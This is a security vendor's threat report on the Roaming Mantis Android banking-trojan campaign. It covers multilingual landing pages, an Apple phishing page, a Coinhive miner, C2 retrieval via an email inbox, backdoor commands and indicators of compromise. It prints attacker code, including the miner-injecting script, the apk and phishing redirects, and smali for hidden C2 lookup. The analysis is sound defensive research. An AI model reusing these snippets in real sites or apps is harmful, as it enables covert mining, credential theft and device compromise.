Roaming Mantis dabbles in mining and phishing multilingually

By Suguru Ishimaru

Published: 2018-05-18 · Archived: 2026-04-05 23:47:11 UTC

In April 2018, Kaspersky Lab published a blogpost titled ‘Roaming Mantis uses DNS hijacking to infect Android smartphones’. Roaming Mantis uses Android malware which is designed to spread via DNS hijacking and targets Android devices. This activity is located mostly in Asia (South Korea, Bangladesh and Japan) based on our telemetry data. Potential victims were redirected by DNS hijacking to a malicious web page that distributed a Trojanized application spoofed Facebook or Chrome that is then installed manually by users. The application actually contained an Android Trojan-Banker.

Soon after our publication it was brought to our attention that other researchers were also focused on this malware family. There was also another publication after we released our own blog. We’d like to acknowledge the good work of our colleagues from other security companies McAfee and TrendMicro covering this threat independently. If you are interested in this topic, you may find the following articles useful:

- Android Banking Trojan MoqHao Spreading via SMS Phishing in South Korea
- XLoader Android Spyware and Banking Trojan Distributed via DNS Spoofing

In May, while monitoring Roaming Mantis, aka MoqHao and XLoader, we observed significant changes in their M.O. The group’s activity expanded geographically and they broadened their attack/evasion methods. Their landing pages and malicious apk files now support 27 languages covering Europe and the Middle East. In addition, the criminals added a phishing option for iOS devices, and crypto-mining capabilities for the PC.

27 languages: targeting the world

In our previous blogpost we mentioned that a user attempting to connect to any websites while using a hijacked DNS, will be redirected to malicious landing pages on the rogue server. The landing page displays a popup message that corresponds to the language settings of the device and which urges the user to download a malicious apk file named ‘facebook.apk’ or ‘chrome.apk’.
Kaspersky Lab confirmed several languages hardcoded in the HTML source of the landing page to display the popup message.

```
            en: ['To better experience the browsing, update to the latest Facebook version.',
                'The APP store account has a security exception, please log in again.'],//英语
            ar: ['يزنت ىلع ةردقلا مدع ةلاح يف . ةسلس ةروصب همادختساو ، نامألا ىوتسم نيسحتل  Facebook  عيسوت تاودأ ةمزح تيبثت ىجري ',
 طبارلا ةرايزل  نيوانعلا طيرش ىلإ  طبارلا قصلب مقو ،  يضارتفلاا حفصتملا  مدختساو  خسن رز  قوف رقنا ،ةيداع ةروصب اهل
                "ديدج نم لوخدلا ليجست ةداعإ يجري APP Store باسح يف ينمأ للخ كانه"],//阿拉伯语
            bg: ['Моля, инсталирайте инструмента за разширението на Facebook, за да подобрите сигурността и по-добрата работа. Ако ра
зширението не може да се изтегли правилно, моля, кликнете върху бутона Копиране, отворете браузъра по подразбиране и поставете връзка
та в адресната лента, за да получите достъп до него.',
                'APP Store за приложения с изключение на сигурността, моля, влезте отново.'],//保加利亚语
            pl: ['Proszę zainstalować narzędzie Facebook w celu poprawy bezpieczeństwa i płynności obsługi. Jeśli narzędzie nie pobie
ra się w sposób prawidłowy, kliknij w przycisk Kopiuj, otwórz przeglądarkę domyślną i wklej odnośnik do paska adresu.',
                'Konta aplikacji APP Store mają wyjątki bezpieczeństwa, zaloguj się ponownie, proszę.'],//波兰语
            de: ['Bitte installieren Sie das Facebook-Erweiterungstoolkit, das die Sicherheit verbessern und fließend sein kann. Wenn
 es nicht normal heruntergeladen werden kann, klicken Sie auf die Kopieren-Knöpfe und verwenden Sie den Standardbrowser. Fügen Sie de
n Link vor dem Besuch in die Adressleiste ein',
                'Das Apple Store Konto hat eine Sicherheitsausnahme. Bitte melden Sie sich erneut'],//德语
            ru: ['Пожалуйста, установите расширительный комплект Facebook, чтобы улучшить безопасность и беглость использования . Есл
и вы не можете правильно загрузить, нажмите кнопку «Копировать» и используйте браузер по умолчанию, чтобы вставить ссылку в адресную
строку для доступа.',
                'В счете APP store есть безопасные проблема, повторите записываться'],//俄语
            tl: ['Mangyari ikabit ang Facebook na ekstensyon toolkit upang mapabuti ang siguridad at katatasan. Kapag ang ekstensyon
ay hindi maikarga nang maayos, mangyari i-klik ang Kopya na buton, at buksan ang depolt na Browser, at i-paste ang link sa adres bar
upang ma-akses ito.',
                'Ang mga account ng APP Store ay may mga pagbubukod sa seguridad, mangyaring muling mag-login.  '],//他加禄语 菲律宾
            ka: ['გთხოვთ, დააინსტალიროთ ,,ფეისბუქის’’ გაფართოების ინსტრუმენტი, რათა გააუმჯობესოთ უსაფრთხოების ხარისხი და გამოიყენოთ ი
გი ყოველგვარი ძიდფატანების გარეშე. თუ გაფართოების ინსტრუმენტი სრულყოფილად არ ჩამოიტვირთა, გთხოვთ, დააწკაპუნოთ ღილაკს ,,კოპირება’’, გახს
ენით ,,ნაგუღისხმევი ბრაუზერი’’ და ,,ღიგი’’ ჩასვით ,,მისამართის ველში’’, რათა შეძლოთ მასზე წვდომა. ',
                'APP Store ანგარიშებს აქვს უსაფრთხოების გამონაკლისები, გთხოვთ, კვლავ შეხვიდეთ სისტემაში.'],//格鲁吉亚语
            cs: ['Prosím, nainstalujte Facebook Toolkit pro rozšíření zabezpečení a plynulosti. Pokud nelze rozšíření stáhnout správn
ě, kliknête na tlačítko Kopírovat a otevřete výchozí Prohlížeč a vložte jej do adresního řádku.',
                'Účty APP Store mají bezpečnostní výjimky, znovu se přihlašte.'],//捷克语
            ms: ['Sila pasang kit alatan sambungan Facebook untuk meningkatkan keselamatan dan kelancaran. Sekiranya sambungan tidak
dapat dimuat turun dengan sempurna, sila klik butang Salin, dan buka Pelayar lalai, dan tampal pautan ke bar alamat untuk mengaksesny
a.',
                'APP Store akaun mempunyai pengecualian Keselamatan, log masuk semula Sila.'],//马来语
```

The attackers substantially extended their target languages from four to 27, including European and Middle Eastern languages. And yet, they keep adding comments in Simplified Chinese.

But, of course, this multilingualism is not limited to the landing page. The most recent malicious apk (MD5:"fbe10ce5631305ca8bf8cd17ba1a0a35") also was expanded to supports 27 languages.

```
const-string                    v2, aTRyLmylD "تاريخ الميلاد" #
aput-object                     v2, v0, v1
const/16                        v1, 0xA
const-string                    v2, aHnKLlFyHsBJwjl "..." يرجى حساب جوجلالخاص بك، فى هناك خلل " #
aput-object                     v2, v0, v1
const/16                        v1, 0xB
const-string                    v2, aRmzLthqq "رمز التحقق" #
aput-object                     v2, v0, v1
const/16                        v1, 0xC
const-string                    v2, aYrjDLRmzLthqq "يرجى إدخال رمز التحقق" #
aput-object                     v2, v0, v1
check-cast                      v0, <t: Object[]>
nop
check-cast                      v0, <t: String[]>
sput-object                     v0, stru_CA78
const/16                        v0, 0xD
new-array                       v0, v0, <t: String[]>
const-string                    v1, aProfilTViVGoog # "Профилът ви в Google е в опасност, моля"...
aput-object                     v1, v0, v3
const-string                    v1, aOtkritaENovaVe # "Открита е нова версия, моля, използвайт"...
aput-object                     v1, v0, v4
new-instance                    v1, <t: StringBuilder>
invoke-direct                   {v1}, <void StringBuilder.<init>() imp. @ _def_StringBuilder__init_@V>
const-string                    v2, aSigurniLiSteDa # "Сигурни ли сте да дадете такова разреше"...
invoke-virtual                  {v1, v2}, <ref StringBuilder.append(ref) imp. @ _def_StringBuilder_append@LL_1>
move-result-object              v1
sget-object                     v2, stru_CA50
invoke-virtual                  {v1, v2}, <ref StringBuilder.append(ref) imp. @ _def_StringBuilder_append@LL_1>
move-result-object              v1
const/16                        v2, 0x3F
invoke-virtual                  {v1, v2}, <ref StringBuilder.append(char) imp. @ _def_StringBuilder_append@LC>
move-result-object              v1
invoke-virtual                  {v1}, <ref StringBuilder.toString() imp. @ _def_StringBuilder_toString@L>
move-result-object              v1
aput-object                     v1, v0, v5
new-instance                    v1, <t: StringBuilder>
invoke-direct                   {v1}, <void StringBuilder.<init>() imp. @ _def_StringBuilder__init_@V>
const-string                    v2, aSledKatoRazreI # "След като разрешите "
invoke-virtual                  {v1, v2}, <ref StringBuilder.append(ref) imp. @ _def_StringBuilder_append@LL_1>
move-result-object              v1
sget-object                     v2, stru_CA50
invoke-virtual                  {v1, v2}, <ref StringBuilder.append(ref) imp. @ _def_StringBuilder_append@LL_1>
move-result-object              v1
const-string                    v2, aTovaEPodobriSk # " това ще подобри скоростта на достъпа д"...
invoke-virtual                  {v1, v2}, <ref StringBuilder.append(ref) imp. @ _def_StringBuilder_append@LL_1>
move-result-object              v1
invoke-virtual                  {v1}, <ref StringBuilder.toString() imp. @ _def_StringBuilder_toString@L>
move-result-object              v1
aput-object                     v1, v0, v6
const-string                    v1, aPotvRDenie # "Потвърждение"
```

The landing page and malicious apk now support the following languages:

- Arabic
- Bulgarian
- Bengali
- Czech
- German
- English
- Spanish
- Hebrew
- Hindi
- Armenian
- Indonesian
- Italian
- Japanese
- Georgian
- Korean
- Malay
- Polish
- Portuguese
- Russian
- Serbo-Croatian

- Thai
- Tagalog
- Turkish
- Ukrainian
- Vietnamese
- Traditional Chinese
- Simplified Chinese


We believe the attacker made use of an easy method to potentially infect more users, by translating their initial set of languages with an automatic translator.

Apple phishing site for iOS device


Previously, this criminal group focused on Android devices only. They have apparently changed their monetizing strategy since then. The attackers now target iOS devices as well, using a phishing site to steal user credentials. When a user connects to the landing page via iOS devices, the user is redirected to ‘http://security.apple.com/’:

```
        if (isiOS) {
            window.alert(getString(1));
            window.location.href = "http://security.apple.com/";
        }
    </script>
```

A legitimate DNS server wouldn’t be able to resolve a domain name like that, because it simply doesn’t exist. However, a user connecting via a compromised router can access the landing page because the rogue DNS service resolves this domain to the IP address 172.247.116[.]155. The final page is a phishing page mimicking the Apple website with the very reassuring domain name ‘security.apple.com’ in the address bar of the browser.



The phishing site steals user ID, password, card number, card expiration date and CVV. The HTML source of the phishing site also supports 25 languages.




The supported languages are almost the same as on the landing pages and malicious apk files – only Bengali and Georgian are missing from the phishing site.

Web crypto mining for PC

Looking at the HTML source code of the landing page, we also discovered a new feature: web mining via a special script executed in the browser. More details about web miners can be found in our blogpost '[Mining is the new black]'.

```
if (isPC()) {
    document.writeln("<script src=\'https://coinhive.com/lib/coinhive.min.js\'><" + "/script>");
    document.writeln("<script>");
    document.writeln("    var miner = new CoinHive.Anonymous(\'MbGzUiVDoyfIbIEP80XETUUCxqBg0baC\');");
    document.writeln("    miner.start();");
    document.writeln("</" + "script>");
}
```

Coinhive is the most popular web miner used by cybercriminals around the world. When a user connects to the landing page from a PC, the CPU usage will drastically increase because of the crypto mining activity in the browser.



Older malicious apk samples include a legitimate website, accounts and a regular expression for retrieving the real C2 address, which the malware connects to by using a web socket. This process for obtaining its C2 changes in more recent samples, further described below:

MD5	f3ca571b2d1f0ecff371fb82119d1afe	4d9a7e425f8c8b02d598ef0a0a776a58	fbe10ce5631305ca8bf8cd17ba1a0
Date	March 29 2018	April 7 2018	May 14 2018
File name	chrome.apk	facebook.apk	$random_num{8}.apk
Legitimate web	http://my.tv.sohu[.]com/user/%s	https://www.baidu[.]com/p/%s/detail	n/a
Email	n/a	n/a	@outlook.com
Accounts	329505231 329505325 329505338	haoxingfu88 haoxingfu12389 wokaixin158998	haoxingfu11 haoxingfu22 haoxingfu33
RegExp	" ([\u4e00-\u9fa5]+?) \s+ "	"公司([\\u4e00-\\u9fa5]+?)<"	“abcd”
Encrypted dex	\assets\db	\assets\data.sql	\assets\data.sql
Encoding	Base64	Base64 + zlib compression	Base64 + zlib compression

Older samples retrieved the next C2 by accessing the legitimate website, extracting a Chinese string from a specific part of the HTML code, and decoding it. This scheme has been changed in the recent sample. Instead of using HTML protocol, it now uses email protocol to retrieve the C2.

```
check-cast                    v2, <t: String>
invoke-virtual                {pop3, v1, v2}, <void Store.connect(ref, ref) imp. @ _def_Store_connect@VLL>
const-string                  v1, aInbox # "INBOX"
invoke-virtual                {pop3, v1}, <ref Store.getFolder(ref) imp. @ _def_Store_getFolder@LL>
move-result-object            v2
const/4                       v1, 1
invoke-virtual                {v2, v1}, <void Folder.open(int) imp. @ _def_Folder_open@VI>
invoke-virtual                {v2}, <ref Folder.getMessages() Folder_getMessages@L>
move-result-object            v3
move                          v1, v8

                          # CODE XREF: Loader_a@LL_0+15E↓j
array-length                  v4, v3
if-ge                         v1, v4, loc_31994
aget-object                   v4, v3, v1
invoke-virtual                {v4}, <ref Message.getSubject() imp. @ _def_Message_getSubject@L>
move-result-object            v4
const-string                  v5, aAbcd # "abcd"
const/4                       v6, 0
const/4                       v8, 2
const/4                       v10, 0
invoke-static                 {v4, v5, v6, v8, v10}, <boolean o.a(ref, ref, boolean, int, ref) imp. @ _def_
move-result                   v5
if-eqz                        v5, loc_3198E
```

The malware connects to an email inbox using hardcoded outlook.com credentials via POP3. It then obtains the email subject (in Chinese) and extracts the real C2 address using the string “abcd” as an anchor.
The old and new decoding functions are exactly the same.

```
>>> ext
u'\u5080\u50b8\u50b8\u5060\u50a0\u50a0\u50a0\u5058\u5080\u50d0\u5058\u5098\u5090\u50f8\u50a8\u50d0\u50e8\u5098\u50b0'
>>> for i in range(len(ext)):
...  dec = dec + chr((ord(ext[i]) - 0x4e00) >> 3 ^ ord('beg'[j]))
...  j = (j+1)%3
...
>>> dec
'220.136.78.40:28844'
```

We decoded the following next stage C2 servers:

- 220.136.78[.]40
- 220.136.73[.]107

Backdoor command “ping”

Kaspersky Lab observed that the previous malicious apk (MD5:f3ca571b2d1f0ecff371fb82119d1afe) had 18 backdoor commands to confirm victims’ environments and to control devices.
According to our analysis, the recent malicious apk (MD5:fbe10ce5631305ca8bf8cd17ba1a0a35) now implements 19 backdoor commands: “ping” was added.

```
const-string                    v2, aShow_fs_float_ # "show_fs_float_window"
new-instance                    v0, <t: Loader$ac>
invoke-direct                   {v0, this}, <void Loader$ac.<init>(ref) Loader$ac__init_@VL>
check-cast                      v0, <t: b>
invoke-virtual                  {v1, v2, v0}, <void g.a(ref, ref) g_a@VLL_0>
iget-object                     v1, this, Loader_g
const-string                    v2, aPing_1 # "ping"
new-instance                    v0, <t: Loader$ad>
invoke-direct                   {v0, this}, <void Loader$ad.<init>(ref) Loader$ad__init_@VL>
check-cast                      v0, <t: b>
invoke-virtual                  {v1, v2, v0}, <void g.a(ref, ref) g_a@VLL_0>
```

The backdoor commands in the recent sample are as follows:

- sendSms
- setWifi
- gcont
- lock
- bc
- setForward
- getForward
- hasPkg
- setRingerMode
- setRecEnable
- reqState
- showHome
- getnpki
- http
- onRecordAction
- call
- get_apps
- show_fs_float_window
- ping NEW

This additional command calls the OS ping command with the IP address of the C2 server. By running this, the attackers validate the availability of the server, packet travel time or detect network filtering in the target network. This feature can also be used to detect semi-isolated research environments.

Auto-generating apk file and filename

Roaming Mantis uses a very simple detection evasion trick on the malicious server. It entails the landing page generating a filename for the malicious apk file using eight random numbers.


```
if (isAndroid) {
    window.alert(getString(0));
    window.location.href = "http://" + location.hostname + "/" + Math.random().toString().substring(2, 10) + ".apk"
}

function isPC() {
```

Aside from the filename, we also observed that all the downloaded malicious apk files are unique due to package generation in real time as of May 16, 2018. It seems the actor added automatic generation of apk per download to avoid denylisting by file hashes. This is a new feature. According to our monitoring, the apk samples downloaded on May 8, 2018 were all the


same.
However, the malicious apk still contains a loader inside ‘classes.dex’ and an encrypted payload inside ‘\assets\data.sql’ that are identical to those in the previous variants. For security researchers, we have added MD5 hashes of the decrypted payloads without hashes of the whole apk files in the IoC of this report, as well as a few full apk hashes that were uploaded to VirusTotal.

Rapidly improving malicious apk and landing pages

Since our first report, Roaming Mantis has evolved quickly. The update history shows how rapidly the threat has been growing:




The actors behind it have been quite active in improving their tools. As seen in the graph below, which shows the unique detected user counts per day according to KSN data, the count increased on May 5. That date is very close to the update date of the new features on the landing pages.



Geographical expansion

Kaspersky Lab products detect Roaming Mantis's malicious apk files as 'Trojan-Banker.AndroidOS.Wroba'. Below is the data from Kaspersky Security Network (KSN) based on the verdict 'Trojan-Banker.AndroidOS.Wroba.al' from May 1 to May 10, 2018.



It's clear from this that South Korea, Bangladesh and Japan are no longer the worst affected countries; instead, Russia, Ukraine and India bore the brunt. According to data gathered between February 9 and April 9, the unique user count was 150. It's worth mentioning that the most recent data shows more than 120 users of Kaspersky Lab products were affected in just 10 days.

Also, it's important to note that what we see in the KSN data is probably a tiny fraction of the overall picture. There are two reasons for that:

1. 1 Some users may be using other AV products or no products at all.
2. 2 Roaming Mantis, after all, uses DNS hijacking, which prevents even our customers from reporting a detection. However, some devices made it through – probably due to switching to cellular data or connecting to another Wi-Fi network.

Conclusions

The Roaming Mantis campaign evolved significantly in a short period of time. The earliest report of this attack was made public by researchers from McAfee in August 2017. At that time, the Roaming Mantis distribution method was SMS and there was one target: South Korea. When we first reported this attack in April 2018, it had already implemented DNS hijacking and expanded its targets to the wider Asian region.

In our report of April this year, we called it an active and rapidly changing threat. New evidence shows a dramatic expansion in the target geography to include countries from Europe, the Middle East and beyond by supporting 27 languages in total. The attackers have also gone beyond Android devices by adding iOS as a new target, and recently started targeting PC platforms – the landing page PC users are redirected to is now equipped with the Coinhive web miner.

The evasion techniques used by Roaming Mantis have also become more sophisticated. Several examples of recent additions described in this post include a new method of retrieving the C2 by using the email POP protocol, server side dynamic auto-generation of changing apk file/filenames, and the inclusion of an additional command to potentially assist in identifying research environments, have all been added.

The rapid growth of the campaign implies that those behind it have a strong financial motivation and are probably well-funded.

For our previous findings, please refer to the Securelist post Roaming Mantis uses DNS hijacking to infect Android smartphones.

Kaspersky products detect this malware as:

- HEUR:Trojan-Banker.AndroidOS.Wroba

Kaspersky Lab products block the Coinhive web miner for PC.

IoCs

Malicious hosts:

- 43.240.14[.]44
- 118.168.201[.]70 NEW
- 118.168.202[.]125 NEW
- 128.14.50[.]147
- 172.247.116[.]155 NEW
- 220.136.73[.]107 NEW
- 220.136.76[.]200
- 220.136.78[.]40 NEW
- 220.136.111[.]66
- 220.136.179[.]5
- 220.136.182[.]72 NEW
- shaoye11.hopto[.]org
- haoxingfu01.ddns[.]net

Malicious apks:

- 03108e7f426416b0eaca9132f082d568
- 07eab01094567c6d62a73f7098634eb8 NEW
- 1cc88a79424091121a83d58b6886ea7a
- 2a1da7e17edaefc0468dbf25a0f60390
- 31e61e52d38f19cf3958df2239fba1a7
- 34efc3ebf51a6511c0d12cce7592db73
- 4d9a7e425f8c8b02d598ef0a0a776a58
- 531714703557a58584a102ecc34162ff NEW
- 904b4d615c05952bcf58f35acadee5c1
- 9f94c34aae5c7d50bc0997d043df032b NEW
- a21322b2416fce17a1877542d16929d5
- b84b0d5f128a8e0621733a6f3b412e19
- bd90279ad5c5a813bc34c06093665e55
- cc1e4d3af5698feb36878df0233ab14a NEW
- ff163a92f2622f2b8330a5730d3d636c
- 808b186ddfa5e62ee882d5bdb94cc6e2
- ee0718c18b2e9f941b5d0327a27fbda1 NEW

classes.dex:

- 13c8dda30b866e84163f82b95008790a NEW

- 19e3daf40460aea22962d98de4bc32d2
- 1b984d8cb76297efa911a3c49805432e NEW
- 36b2609a98aa39c730c2f5b49097d0ad
- 3ba4882dbf2dd6bd4fc0f54ec1373f4c
- 46c34be9b3ff01e73153937ef35b0766 NEW
- 5145c98d809bc014c3af39415be8c9ac NEW
- 6116dc0a59e4859a32caddaefda4dbf4 NEW
- 8a4ed9c4a66d7ccb3d155f85383ea3b3
- a5d2403b98cddcd80b79a4658df4d147 NEW
- b43335b043212355619fd827b01be9a0
- b4152bee9eca9eb247353e0ecab37aa5 NEW
- b7afa4b2dafb57886fc47a1355824199
- bf5538df0688961ef6fccb5854883a20 NEW
- f89214bfa4b4ac9000087e4253e7f754
- 6cac4c9eda750a69e435c801a7ca7b8d
- e56cccd689a9e354cb539bb069733a43 NEW
- fe0198f4b3d9dc501c2b7db2750a228b NEW

Decrypted payload (dex file) from \assets\data.sql:

- 1bd7815bece1b54b7728b8dd16f1d3a9
- 28ef823d10a3b78f8840310484e3cc69 NEW
- 307d2780185ba2b8c5ad4c9256407504
- 3e01b64fb9fe9605fee7c07e42907a3b NEW
- 3e4bff0e8ed962f3c420692a35d2e503
